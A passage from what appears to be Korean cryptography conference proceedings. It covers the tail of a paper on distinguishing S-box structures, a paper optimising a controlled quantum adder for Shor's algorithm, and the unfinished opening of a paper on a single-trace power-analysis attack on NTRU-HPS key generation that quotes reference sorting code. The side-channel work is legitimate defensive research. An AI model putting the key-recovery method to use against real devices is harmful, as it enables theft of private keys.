임이 알려져 있다[7]. 따라서 조합의 성질에 의해 bLAT의 한 entry가 0과 1일 확률은 동일하다. bLAT의 entry 들은 서로 독립이 아니므로 이로부터 all-zero column 개수의 확률 분포를 계산할 수는 없으나 임의 permutation의 bLAT에 속한 all-zero column 수가 적을 것임을 알 수 있다.

5.2 실험 결과 및 해석

8비트 $\mathcal{F}^4$, $\mathcal{F}^5$, $\mathcal{M}^4$, $\mathcal{M}^5$, SbP^3, LM 구조와 random permutation을 각각 500개씩 랜덤하게 선택하고 bLAT를 생성하여 all-zero column의 수를 실험적으로 측정했다. 표 1은 all-zero column의 개수 별로 각 구조별 S-box의 개수를 나타낸 표이다.

#all-zero columns	1	2	4	8	16	32	64	128	256
$\mathcal{R}$	135	297	63	5	-	-	-	-	-
$\mathcal{F}^4$	-	-	-	-	138	306	56	-	-
$\mathcal{F}^5$	33	256	183	25	3	-	-	-	-
$\mathcal{M}^4$	-	-	-	-	22	112	267	82	17
$\mathcal{M}^5$	-	19	159	212	96	11	3	-	-
SbP^3	38	200	195	54	11	2	-	-	-
LM, SbP^2	-	-	-	-	-	-	-	-	500
$\mathcal{F}^3, \mathcal{M}^3$	-	-	-	-	-	-	-	-	500*

표 1 구조별 all-zero column 개수의 분포,
*는 Ⅳ장에서 증명한 결과이다.

$\mathcal{R}$은 높은 확률로 8개 이하의 all-zero column을 가지며 $\mathcal{F}^4$, $\mathcal{M}^4$ 구조는 높은 확률로 16~128개의 all-zero column을 가졌다. $\mathcal{F}^3$, $\mathcal{M}^3$ 구조는 항상 256개의 all-zero column을 가짐을 고려하면 $\mathcal{R}$, $\{\mathcal{F}^3, \mathcal{M}^3\}$, $\{\mathcal{F}^4, \mathcal{M}^4\}$를 높은 확률로 구별할 수 있다. 이외에 LM, SbP^2 구조도 모두 all-zero column을 가졌고 이를 이론적으로 증명 가능할 것으로 예상한다. 그러나 라운드가 증가한 $\mathcal{F}^5$, $\mathcal{M}^5$, SbP^3 구조부터는 $\mathcal{R}$과의 분포 차이가 감소하여 구별 성공 확률이 떨어질 것으로 보인다.

VI. 결론

본 논문에서는 3라운드 Misty, Feistel 구조의 LAT가 4의 배수임을 증명하고 Feistel, Misty, SbP, Lai-Massey 구조와 random permutation의 bLAT의 all-zero column의 수를 실험적으로 측정했다. 이를 바탕으로 분석한 결과 all-zero column의 수로부터 random permutation과 낮은 라운드 Feistel, Misty, SbP 구조를 높은 확률로 구별할 수 있으며 3, 4라운드 Feistel 또는 Misty 구조 간의 구별도 가능했다. 이 분석법은 S-box의 구조를 빠르게 추측하는 데 활용할 수 있을 것으로 생각된다.

[참고문헌]

[1] Biryukov, Alex, and Leo Perrin. "On reverse-engineering S-Boxes with hidden design criteria or structure." Annual Cryptology Conference. Springer, Berlin, Heidelberg, 2015.

[2] Biryukov, Alex, Leo Perrin, and Aleksei Udovenko. "Reverse-engineering the S-box of Streebog, Kuznyechik and STRIBOBr1." Annual International Conference on the Theory and Applications of Cryptographic Techniques. Springer, Berlin, Heidelberg, 2016.

[3] Perrin, Leo. "Partitions in the S-Box of Streebog and Kuznyechik." IACR Transactions on Symmetric Cryptology (2019): 302-329.

[4] Perrin, Léo, and Aleksei Udovenko. "Algebraic insights into the secret feistel network." International Conference on Fast Software Encryption. Springer, Berlin, Heidelberg, 2016.

[5] Bonnetain, Xavier, Leo Perrin, and Shizhu Tian. "Anomalies and Vector Space Search: Tools for S-Box Analysis." International Conference on the Theory and Application of Cryptology and Information Security. Springer, Cham, 2019.

[6] Canteaut, A., Duval, S., & Leurent, G. (2015, August). Construction of lightweight S-boxes using Feistel and MISTY structures. In International Conference on Selected Areas in Cryptography (pp. 373-393). Springer, Cham.

[7] Luke O'Connor. Properties of linear approximation tables. In Bart Preneel,editor, FSE'94, volume 1008 of LNCS, pages 131 - 136. Springer, Heidelberg, December 1995.

Controlled CDKM 최적화 양자 회로 구현*

전찬호*, 홍석희**

*, **고려대학교 (대학원생, 교수)

Controlled CDKM Optimization Quantum Circuit Implementation

Chanho Jeon*, Seokhie Hong**

*, **Korea University(Graduate student, Professor)

요 약

본 논문에서는 controlled CDKM ADDER를 depth 측면과 ancilla qubit 사용량 측면에서 최적화하는 방안을 제안한다. Shor's Algorithm을 비롯한 여러 quantum algorithm의 공간복잡도 및 시간복잡도와 같은 성능은 내부의 핵심 연산인 controlled ADDER의 성능과 밀접한 관련이 있기 때문에, controlled ADDER의 최적화 구현은 중요한 연구주제이다. 본 논문에서는 ancilla qubit 사용량이 가장 적은 CDKM ADDER에 대하여 controlled CDKM 최적화 방안을 2가지 제시하며, 최적화 적용 이전과 이후의 효율성에 관하여 depth 측면, gate cost 측면, ancilla qubit 사용량 측면에서 분석 결과를 확인한다. 본 논문에서 제안한 최적화 방법을 적용한다면, controlled ADDER가 사용되는 여러 quantum algorithm의 효율성 상승을 기대할 수 있다.

I. 서론

RSA, DSA, ECC(타원곡선암호)와 같은 공개키 암호 알고리즘은 서명, 키교환 등과 같은 역할을 하는 알고리즘으로서 현재 통신계열, 금융계열 등에서 가장 많이 활용되는 중요 핵심 기술이다. 각 암호의 안전성은 각각 소인수분해 문제, 이산대수 문제, 타원곡선 이산대수 문제 등의 어려움에 기반하고 있으며, 문제를 해결하는 데에는 지수 시간이 필요한 것으로 알려져 있었다.

그러나 1994년에 Peter Shor에 의하여, 양자 컴퓨터를 이용하였을 때 다항식 시간 안에 이산대수/인수분해 문제를 해결할 수 있는 알고리즘이 제안되었다. 이를 Shor's Algorithm이라 하며, 양자 컴퓨팅 환경에서는 Shor's Algorithm에 의해 위의 RSA, DSA, ECC 등의 고전 암호 알고리즘들이 안전하지 않다는 사실이 밝혀졌다.

Shor's Algorithm은 2개의 중요한 알고리즘, quantum Fourier Transform 알고리즘과 quantum modular exponentiation으로 이루어진다[1]. quantum modular exponentiation은 많은 ancilla qubit 및 quantum gate를 사용하는 연산이며 핵심 연산으로 controlled ADDER가 사용된다. Controlled ADDER의 성능에 따라 quantum modular exponentiation 및 Shor's Algorithm의 공간복잡도와 시간복잡도가 결정되기 때문에, controlled ADDER를 최적화하는 것은 중요한 연구 분야이다. 따라서 ADDER 들 중에서 사용하는 ancilla qubit이 가장 적은 편에 속하는 CDKM ADDER는 controlled ADDER에 적용하기에 적합한 ADDER이다. 그러나 아직 controlled CDKM 최적화 구현에 대해 많은 연구가 이루어지지 않았으므로, 본 논문에서는 controlled CDKM ADDER의 최적화에 관한 기법을 제시하고 이에 대한 성능을 분석한다.

본 논문의 구성은 다음과 같다. 먼저, 2장에서는 본 논문을 이해하는데 필요한 배경지식에 관해 설명한다. 3장에서는 controlled CDKM의 depth 및 ancilla qubit 사용량 측면에서의 최적화 기법을 제안한다. 4장에서는 최적화 기법에 대한 분석 결과를 제공하고, 앞으로의 연구주제를 제시한다.

* 이 논문은 2021년도 정부(과학기술정보통신부)의 재원으로 정보통신기획평가원의 지원을 받아 수행된 연구임 (No.2019-0-00033, 미래컴퓨팅 환경에 대비한 계산 복잡도 기반 암호 안전성 검증 기술개발)

II. 배경지식

2.1 Quantum Gates

양자 회로는 reversible한 게이트들로 구성되며, ADDER에 주로 사용되는 게이트들은 다음과 같다.

1) NOT : $NOT(a) = a \oplus 1$

2) $CNOT$: $CNOT(a,b) = (a, a \oplus b)$

3) $CCNOT(Toffoli)$: $CCNOT(a,b,c)=(a,b,ab\oplus c)$

4) C^kNOT : $C^kNOT(a_1,\dots,a_k,b)=(a_1,\dots a_k,a_1\dots a_k\oplus b)$



그림 1. NOT gate




그림 2. $CNOT$ gate




그림 3. $CCNOT$ gate




그림 4. C^kNOT gate

임의의 gate A와 역순 대칭되어 있는 gate A'이 회로에 동시에 배치되어 있다면, 전체 회로는 아무 gate도 수행하지 않는 회로와 같다(그림 5).




그림 5. 동일 gate를 역순 배치했을 때의 결과

2.2 CDKM ADDER

양자 회로에서 덧셈을 수행하는 adder는 여러 종류가 존재한다. 그 중 CDKM ADDER는 1 qubit의 ancilla qubit 만을 사용하여 덧셈을 수행하는 adder로[2], ϕ-adder[3]를 제외한 quantum adder 들 중, 가장 적은 수의 ancilla qubit을 사용한다.

CDKM ADDER는 다음 자릿수로 넘길 carry를 계산하는 MAJ gate, MAJ의 역연산과 덧셈을 동시에 수행하는 UMA gate, 2 종류의 gate 를 사용하여 구성된 ADDER이며, 각각의 gate 들은 NOT gate, $CNOT$ gate, $CCNOT$ gate 들로 이루어져 있다. 전체 회로에서 총 $2n+O(1)$개의 $CCNOT$ gate를 사용하며, depth는 $2n+O(1)$이다(그림 6, 7).




그림 6. MAJ, UMA gate 회로




그림 7. 6 qubit 짜리 CDKM ADDER 회로

2.3 Controlled ADDER

Controlled ADDER는 controlled qubit의 값에 따라서 ADDER의 수행 여부를 결정하도록 변형한 ADDER이다. 두 값 a,b의 곱셈은 $\sum a_i\times(b\times 2^i)$의 방식으로 계산하며, a_i의 값에 따라서 $(b\times 2^i)$의 덧셈 여부가 결정되어야 하므로 곱셈에서 controlled ADDER가 사용되어야 한다. 또한 controlled ADDER 내부의 모든 gate가 controlled qubit에 영향을 받아야 하므로 C^kNOT gate 들이 전부 $C^{k+1}NOT$ gate 들로 변형되어야 한다. 그러나 이와 같은 방법으로 controlled ADDER를 구현한다면 모든 gate가 똑같은 controlled qubit을 참조해야 하므로, 기존의 병렬화 구조를 사용할 수 없어 depth가 증가한다. 또한 C^kNOT gate 에서 $C^{k+1}NOT$ gate 로 변형됨에 따라 사용해야 하는 ancilla qubit의 양 및 $CCNOT$ gate의 수가 증가하여, 변형 전의 ADDER와 비교하였을 때 많은 성능저하가 일어나게 된다. Controlled CDKM의 경우 $CCNOT$ gate의 개수 및 C^3NOT gate의 개수가 증가하였으며, depth 또한 $9n+O(1)$로 증가하였다(그림 8).




그림 8. 6 qubit controlled CDKM ADDER(최적화 미적용)

III. Controlled CDKM 최적화 기법

본 논문에서는 controlled ADDER 중 CDKM ADDER에 대하여, 회로 내에서 서로 대칭되는 구조를 이용하여 controlled qubit을 다수의 gate에서 제거하는 방법과 gate 간의 재배치 및 조정을 통해 depth 및 필요한 ancilla qubit 양을 줄이는 방법을 제안한다.

3.1 대칭구조 최적화

2.3 절에서 설명하였듯이, 일반적으로 controlled qubit을 이용하여 특정 gate를 controlled gate로 만들기 위해서는 gate 내의 모든 구성 요소들에

controlled qubit을 추가하면 된다(그림 9).




그림 9. Controlled qubit에 따른 gate의 수행 여부




그림 10. 논리 구성에 따라 동일한 두 개의 gate

그림 9에서는 controlled qubit의 값에 따라서 gate의 수행 여부를 분류하였다. 이때 아무 gate도 수행되지 않는 것은 회로 위에 어떠한 gate도 없는 것과도 같지만, 동일한 gate가 역순으로 대칭되어 배치된 것과도 같다(그림 10).




그림 11. 회로 내 대칭 구조를 이용하여 회로 변경

이를 이용하여 그림 9의 C^3NOT gate 들이 그림 11의 $CCNOT$ gate로 변경할 수 있었듯이, controlled CDKM 내부에서 대칭구조를 가진 gate 들도 controlled qubit을 제거할 수 있다.

그림 12는 최적화가 적용되지 않은 controlled CDKM 회로에서 양쪽 대칭 부분 gate 들의 controlled qubit을 제거하는 최적화를 적용한 그림이다. Controlled qubit을 참조하지 않기 때문에, 각 gate 들의 병렬화가 가능해지고 각각의 $C^{k+1}NOT$ gate 들이 C^kNOT gate로 변환되었기 때문에 전체 gate cost가 감소한다.




그림 12. 대칭구조 최적화를 적용한 controlled CDKM

3.2 Gate 재배치 및 변경을 통한 최적화

3.1절에서는 controlled CDKM 회로 내 대칭구조에 대하여 최적화를 수행하였다면, 3.2절에서는 이를 제외한 중앙 부분에 대하여 최적화 방법을 제시한다.




그림 13. Gate 간 순서를 변경 및 그룹으로 묶음

그림 13에서와 같이 controlled CDKM 회로 내의 중앙 부분은 gate 간의 연산순서를 바꿀 수 있으며, 이때 바꾼 순서의 gate 들은 2개의 유형에 따라 분류할 수 있다.




그림 14. $CNOT$ + $CCNOT$ -> $NOT\times 2$ + $CCNOT$

그림 13에서 빨간 상자에 해당이 되는 $CCNOT$ + C^3NOT gate 조합은 최적화를 진행하지 않았을 때, C^3NOT gate의 수행을 위해서 추가적인 ancilla qubit 1개 및 $CCNOT$ gate 3개가 사용되어, 총 $CCNOT$ gate 4개에 ancilla qubit 1개를 사용하는 무거운 gate이다. $CCNOT$ gate와 C^3NOT gate를 수식으로 나타내면 $z+Ca_2+Ca_0a_1=z+C(a_2+a_0a_1)$ 과 같다. 따라서 이를 $a_2+a_0a_1$을 계산하는 $CCNOT$ gate, z에 $C(a_2+a_0a_1)$을 더하는 $CCNOT$ gate, $a_2+a_0a_1$을 a_2로 되돌리는 $CCNOT$ gate, 총 3개의 $CCNOT$ gate로 변경이 가능하다(그림 14).

이와 유사하게 그림 13의 파란 상자에 해당하는 $CNOT$ + $CCNOT$ gate 조합은 NOT gate 2개와 $CCNOT$ gate 1개로 바꿀 수 있다(그림 15).




그림 15. $CCNOT$ + C^3NOT -> $CCNOT \times 3$

그림 15의 경우, NOT gate가 $CCNOT$ gate 양쪽에 2개가 발생한다. 해당 NOT gate 들은 다른 파란 상자에서 생겨난 NOT gate 들과 위치가 겹치지 않으므로, 양옆으로 각각 depth 1씩 총 depth 2만에 모든 NOT gate 들을 수행할 수 있다.

3.1절과 3.2절의 최적화 기법을 전부 적용하였을 때, 나오는 회로는 그림 16과 같다.




그림 16. 제안된 기법들을 적용한 controlled CDKM 회로

IV. 결론

본 장에서는 3장에서 제시한 controlled CDKM의 최적화 기법에 대하여 분석 결과를 제공하고, 이에 대한 추가적인 장점에 대하여 서술한다.

3장에서 제시된 최적화 기법을 전부 적용한 CDKM 회로(그림 16)를 총 3개의 부분으로 나누어 생각한다면 다음 그림과 같다.




그림 17. Controlled CDKM depth, $CCNOT$ gate cost

그림 17에서 양쪽의 빨간 상자에 해당하는 부분은 처음에 controlled CDKM 회로 내에서 대칭 구조를 이용하여 최적화한 부분이다. 파란 부분은 대칭 구조를 제외하고서 남은 부분의 gate를 순서 변경 및 논리 연산에 따른 gate 변화를 적용하여 최적화를 수행한 부분에 해당한다.

각각의 depth는 왼쪽부터 순서대로 $n+1$, $n+3$, $n+1$에 해당하며 전체 depth는 $3n+5$이다. 또한 전체 회로의 gate cost를 결정하는 $CCNOT$ gate 개수는 왼쪽부터 순서대로 $n-1$, $n+2$, n으로서 전체 $CCNOT$ gate cost는 $3n+1$이다.

기존 CDKM 및 최적화 적용의 전후 비교를 위해 각각의 경우에 대해서 depth, gate cost, ancilla qubit 사용량을 적은 표를 작성하였다.

ADDER (n qubit)	Depth		#(gates)		Ancilla qubits
	$CCNOT$	C^3NOT	$CCNOT$	C^3NOT	
CDKM	$2n+4$		$2n-1$	0	1
	$2n-1$	0			
C-CDKM (최적화 X)	$9n-8$		$5n-3$	$2n-1$	2
	$5n-3$	$2n-1$			
C-CDKM (최적화 O)	$3n+5$		$3n+1$	0	1
	$3n+1$	0			

표 1. CDKM, C-CDKM(최적화 X), C-CDKM(최적화 O) Depth, Gate cost, Ancilla qubit 사용량 비교

최적화를 적용한 controlled CDKM은 적용 전과 비교하여 $CCNOT$ gate cost 측면에서 60%로 감소한다. C^3NOT gate가 $CCNOT$ gate 3개인 점을 고려한다면 전체 $CCNOT$ gate cost는 27.3%까지 절약할 수 있다. Depth 측면에서도 많은 감소가 이루어짐을 확인할 수 있다.

또한 최적화를 적용한 controlled CDKM은 적용 전과 달리 C^3NOT gate를 사용하지 않는다. C^3NOT gate는 추가 ancilla qubit 1개를 필요로 하므로, 이로 인해 사용하는 ancilla qubit이 1개가 줄어든다는 추가적인 장점이 있다.

본 논문에서는 controlled CDKM에 대하여 2가지 최적화 방안을 제시하고, 이에 대한 효율성 분석을 수행하였다. 최적화된 controlled CDKM ADDER를 사용하여 quantum modular multiplication, quantum modular exponentiation 등에 적용하여 좀 더 효율적인 연산의 구현 및 복잡도 분석 연구에 적용할 수 있을 것으로 예상된다.

[참고문헌]

[1] R. V. Meter, K. M. Itoh “Fast Quantum Modular Exponentiation” arXiv, 2004
[2] S. A. Cuccaro, T. G. Draper, S. A. Kutin, D. P. Moulton, “A new quantum ripple-carry addition circuit” arXiv, 2004
[3] T. G. Draper, “Addition on a quantum computer” arXiv, 1998

NTRU-HPS 키 생성 알고리즘에 대한 단일파형 기반 전력 분석+

김규상*, 박동준*, 김희석**, 홍석희**

*, **고려대학교 (대학원생, 교수)

Single Trace Side-Channel Analysis on NTRU-HPS Key Generation Algorithm

GyuSang Kim*, DongJun Park*, HeeSeok Kim**, Seokhie Hong**

*, **Korea University (Graduate, Professor)

요 약

NTRU는 가장 오래된 격자 기반 암호로써 많은 공격에 저항하며 NIST가 현재 진행 중인 미연방 표준 양자 내성 암호 공모전 3라운드에 올라온 암호이다. 암호 연산 중간에 발생하는 물리적 정보의 누출을 이용하여 비밀정보를 알아내는 부채널 분석에 대한 안전성도 고려해야 하며 NIST가 공모전 3라운드의 중요한 쟁점으로 부채널 분석으로 지정했다. 본 논문은 NTRU 알고리즘의 NTRU-HPS 파라미터에서 중간값 g를 생성하는 과정에 대한 단일파형 전력 분석 공격을 제안한다.

I. 서론

1996년 Hoffstein, Pipher, Silverman에 의해 제안된 NTRU[1]는 격자 기반 암호 중 가장 오래된 방식의 암호로 NIST가 현재 진행 중인 미연방 표준 양자 내성 암호 공모전 3라운드에 올라온 암호이다. NTRU[3]는 NTRU-Encrypt[4]와 NTRU-HRSS-KEM[5] 두 개의 알고리즘은 양자 내성 암호 공모전 1라운드에서 합쳐졌다. NTRU는 가장 오래된 격자 기반 암호로써 많은 공격에 대해서 저항한 경력을 가져 신뢰할 수 있는 알고리즘으로 평가받고 있다.

하지만 암호 연산 중간에 발생하는 물리적 정보의 누출로 인해서 비밀정보를 알아내는 부채널 분석에 대한 안전성 또한 고려해야 하며 NIST가 진행 중인 양자 내성 암호 공모전 3라운드에 중요한 쟁점으로 부채널 분석이 떠오르고 있다.[2]

본 논문에서는 NTRU 알고리즘의 NTRU-HPS 파라미터에서의 키 생성 과정 중 중간값 g를 생성하는 과정에 대한 단일파형 전력 분석 공격 시나리오를 통한 키 복구 과정을 제안한다.

본 논문의 구성은 다음과 같다. 2장에서는 본 논문에 필요한 배경지식을 소개하며 3장에서는 NTRU-HPS 키 생성 알고리즘에 대한 단일파형 공격 방안을 서술한다. 4장에서는 실험을 통한 단일파형 공격 방안을 입증 후 5장에서 결론을 맺는다.

+이 성과는 2019년도 정부(과학기술정보통신부)의 재원으로 한국연구 재단의 지원을 받아 수행된 연구임 (No.NRF-2019R1A2C2088960).

II. 배경지식

2.1 NTRU-HPS 키 생성 알고리즘

NTRU는 NIST에서 진행 중인 공모전 3라운드에서 ntruhps2048509, ntruhps2048677, ntruhps4096821, ntruhrss701로 4개의 추천 파라미터를 갖고 있으며 각 파라미터는 HPS, HRSS와 q와 n값으로 크게 나뉜다. 이중 앞 세 개의 파라미터는 HPS를 담당하며 q, n값의 쌍은 각각 (2048, 509), (2048, 677), (4096, 821)로 q값은 2의 거듭제곱 형태를 보이고 있으며 n은 소수 형태이다. Ternary polynomial이란 각 계수가 -1, 0, 1로 이루어진 다항식이다. 다항식 Φ_1, Φ_n은 각각 $x-1$, $(x^n-1)/(x-1)$로 정의한다.

NTRU-HPS 키 생성 과정은 알고리즘 1로 1, 2줄을 통해 다항식 f, g를 생성한 후, 이를 이용하여 f, f_p, h_q, h를 계산한다. 그 이후, f, f_p, h_q를 개인키, h를 공개키로 사용한다.

알고리즘 1에서 f, g를 생성하는 과정은 각각 Ternary, Fixed_Type 알고리즘을 통해 생성하는데, 이는 f, g 모두를 ternary polynomial로 만들면서, g는 $q/16-1$개의 1, $q/16-1$개의 -1을 가져야 하기 때문이다. Ternary 알고리즘은 다항식의 각 계수를 8bit의 랜덤한 bitstring으로 채운 후에, mod 3을 하여 0, 1, 2를 만들며 그 이후에 각각 0, 1, -1에 대응하는 방식을 취한다. Fixed_Type 알고리즘은 알고리즘 2에 서술한다.

알고리즘 1. NTRU Keygen

입력: $seed$ $(seed_f + seed_g)$

출력: $((f,f_p,h_q),h)$ (개인키와 공개키 쌍)

1. $f \leftarrow Ternary(seed_f)$
2. $g \leftarrow Fixed\_\mathrm{Type}(\mathrm{seed}_g)$
3. $f_q \leftarrow (1/f) \bmod (q, \Phi_n)$
4. $h \leftarrow (3 \bullet g \bullet f_q) \bmod (q, \Phi_1 \Phi_n)$
5. $h_q \leftarrow (1/h) \bmod (q, \Phi_n)$
6. $f_p \leftarrow (1/f) \bmod (3, \Phi_n)$
7. Return $((f,f_p,h_q),h)$

알고리즘 2. Fixed_Type

입력: $30 \bullet (n-1)$길이의 bit string

출력: Polynomial v(q/16-1개의 1, q/16-1개의 2)

1. Set $A=[0,0,...,0], v=0, i=0$(length A = $n-1$)
2. While $i<q/16-1$
2-1. $A_i = 1 + \sum_{j=0}^{29} 2^{2+j} b_{30i+1+j}$, $i=i+1$
2-2. End
3. While $i<q/8-2$
3-1. $A_i = 2 + \sum_{j=0}^{29} 2^{2+j} b_{30i+1+j}$, $i=i+1$
3-2. End
4. While $i<n-1$
4-1. $A_i = 0 + \sum_{j=0}^{29} 2^{2+j} b_{30i+1+j}$, $i=i+1$
4-2. End
5. Sort A //Call crypto_sort in Ref C-code
6. $i=0$
7. While $i<n-1$
7-1. $v = v + (A_i \bmod 4) x^i$, $i=i+1$
7-2. End
8. Return v

프로시저 1. *crypto_Sort*

인수: int32_t *x(길이 : m), long long m

프로시저 종료 후: x가 정렬된 상태

```
1.  long top, p, q, r, i;
2.  top = 1; while(top < m - top) top += top;
3.  for(p = top; p > 0; p >>=1){
4.    for(i=0; i < m - p; ++i)
5.      if(!(i & p))
6.        int32_MINMAX(x[i],x[i+p]);
7.    i=0;
8.    for(q=top; q > p; q>>=1){
9.      for(;i < m - q ; ++i){
10       if(!(i & p)){
11         int32_t a = x[i+p];
12         for(r=q; r > p; r>>=1)
13           int32_MINMAX(a,x[i+r]);
14         x[i+p] = a;
15       }
16     }
17   }
18 }
```

프로시저 2. *int32_MINMAX*

인수: int32_t a,b

프로시저 종료 후: int32_t a,b (a≦b)

```
1. int32_t ab = b ^ a;
2. int32_t c = b - a;
3. c ^= ab & (c ^ b);
4. c >>= 31;
5. c &= ab;
6. a^=c;
7. b^=c;
```

알고리즘 2에서는 2, 3, 4번 줄을 통해 A배열에 $q/16-1$개의 4로 나눈 나머지가 1인 임의의 수, $q/16-1$개의 4로 나눈 나머지가 2인 임의의 수, 그 뒤 자리에 4로 나눈 나머지가 0인 임의의 수들로 채운다. 그 이후, 5번 줄을 통해 A배열을 정렬하게 되며, 7번 줄을 통해 A의 모든 수를 4로 나누어 A내부에 $q/16-1$개의 1, $q/16-1$개의 2, 나머지는 0을 임의의 위치에 배치하게 된다. 후에 ternary polynomial로 사용하기 위해 2를 -1로 대응하여 사용한다.

2.2 키 생성 알고리즘의 단일파형 기반 전력 분석

키 생성 알고리즘이 진행됨에 따라 비밀정보가 누출된다면 이를 종합하여 개인키에 관련된 정보를 얻을 수 있다. 키 생성 알고리즘을 이용하여 비밀정보를 생성하는 과정은 최대 한 번 일어나기 때문에 단일파형 기반 전력 분석이 적절하다.

III. NTRU-HPS 키 생성 알고리즘 단일 전력 분석 공격

3.1 Fixed_Type 단일 전력 분석 공격

본 장에서는 중간값 g를 생성하는 Fixed_Type 알고리즘을 공격하는 방법에 대해서 알아본다. 알고리즘 2에서 5번 줄을 부르기 전까지는 A의 각 요소에 대한 4로 나눈 나머지를 알 수 있다. NTRU reference C-code[3]에서 5번 줄은 *crypto_sort*를 배열 A와 길이 $n-1$로 호출한다. 프로시저 1에서 6번, 13번 줄을 통해 *int32_MINMAX*를 호출하는데 해당 프로시저를 호출하는 과정에서는 배열x 내부의 값과 상관없이 x의 index의 순서쌍(6번 줄: (i, i+p), 13번 줄: (i+p, i+r))이 항상 같음을 알 수 있다. 예를 들어, *int32_MINMAX*(x[0],x[256])을 호출한 후, *int32_MINMAX*(x[0],x[128])을 호출하는 경우, x[0]이 x[256]보다 커서 swap이 된 경우와 x[0]가 x[256]보다 작아 swap이 되지 않는 경우 모두 파형에서

